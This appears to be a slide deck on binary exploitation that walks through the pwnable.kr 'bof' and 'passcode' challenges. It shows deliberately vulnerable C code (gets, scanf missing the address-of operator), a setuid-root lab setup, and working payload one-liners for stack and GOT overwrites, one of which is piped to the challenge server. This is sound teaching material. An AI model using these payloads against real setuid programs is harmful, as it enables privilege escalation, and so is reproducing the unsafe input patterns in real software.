
Binary Exploitation 0x01

Mustakimur Rahman Khandaker


bof
From pwnable.kr

x86 Calling Convention

```
int green(int a, int b)
{
    char buf[16];
    int c, d;

    if(a > b)
        c = a;
    else
        c = b;

    d = blue(c, buf);
    return d;
}
```




Problem Statement




```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);   // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

Solution

1. gdb ./bof
2. br func
3. r
   a. AAAAAAAA
4. disassemble
   a. Check the address where:
      0x56555654 <+40>: cmp DWORD PTR [ebp+0x8],0xcafebabe
5. br *0x56555654
6. r
   a. AAAAAAAA
7. x/50wx $esp
8. Check the memory layout
   a. Search for 0xdeadbeef
9. Now, target is to figure when we can overwrite it with 0xcafebabe
10. python2.7 -c "print 'A' * 52 + '\xbe\xba\xfe\xca'" > ./payload
11. (cat payload && cat) | nc pwnable.kr 9000




Setup Environment

1. First login to your root account: `sudo su`
2. Create a file using: `touch flag`
3. Write a secret into the flag file.
4. Change file accessibility: `chmod u=r,g=r,o= flag`
   a. Now, only root user/group can read the file.
5. Compile the vulnerable code: `gcc -m32 vuln.c -o vuln`
   a. Now, vuln is a 32-bit program.
   b. Also, the vuln program is owned by the root user.
6. Set the setuid of the vuln program: `chmod u+s vuln`
   a. Setuid is a Linux file permission setting that allows a user to execute that file or program with the permission of the owner of that file.
7. Set the setgid of vuln program as well: `chmod g+s vuln`
   a. Setgid, when used on files, is very similar to setuid. A process, when executed, will run as the group that owns the file.
8. Exit root account: `exit`
   a. Now, as your environment is ready, assume you are a regular user who is not sudoer or neither can enter root account.


If the shell is started with the effective user (group) id not equal to the real user (group) id, [...] the effective user id is set to the real user id.

Continue





```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void func(int key) {
 char overflowme[80];

 printf("overflow me : ");
 gets(overflowme);  // smash me!

 if (key == 0xaaefabca) {
   system("/bin/sh");
 } else {
   printf("Nah..\n");
 }
}
int main(int argc, char *argv[]) {
 setuid(0);
 setgid(0);

 func(0xeeaacaae);

 return 0;
}
```

Dash Scenario



passcode
From pwnable.kr

Problem Statement




```c
void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", passcode1);
        fflush(stdin);

        // ha! mommy told me that 32bit is vulnerable to
bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", passcode2);

        printf("checking...\n");
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
                exit(0);
        }
}
```

Continue

```
passcode@ubuntu:~$ ls -l
total 16
-r--r----- 1 root passcode_pwn   48 Jun 26  2014 flag
-r-xr-sr-x 1 root passcode_pwn 7485 Jun 26  2014 passcode
-rw-r--r-- 1 root root          858 Jun 26  2014 passcode.c
```

```c
void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}

int main(){
        printf("Toddler's Secure Login System 1.0 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
```

Vulnerable Program

- Use of scanf for user input of ***passcode1*** and ***passcode2*** in *login()*.
  - Suppose to be, `scanf("%d", &passcode1);`
  - Instead, we send an arbitrary value to let the user where to write down.
- Indicates if an attacker can overwrite either ***passcode1*** or ***passcode2*** with an address, they can be able to overwrite any address to that address.
  - An opportunity to jump from one address to another address and then another to reach an attacker targeted region.

Solution

1. gcc -g -m32 -no-pie passcode.c -o passcode
2. Check disassemble:
   a. welcome() local buffer name[100] starts at [ebp – 0x70]
   b. login() local integer variable passcode1 is at [ebp – 0x10]
   c. Theoretically, it will be after 0x70 – 0x10 bytes, which is 0x60 and in decimal 96.
3. ragg2 -P 100 -r ; echo
4. strace -f ./passcode
5. Check the position:
   a. echo 0x68414167 | xxd -r -p
   b. wopO shows the offset of the invalid address from the generated input string
6. python -c "print 'A'*96+'\x10\xa0\x04\x08'" | ./passcode
7. python -c "print 'A'*96+'\x10\xa0\x04\x08'+str(0x08048651)" | ./passcode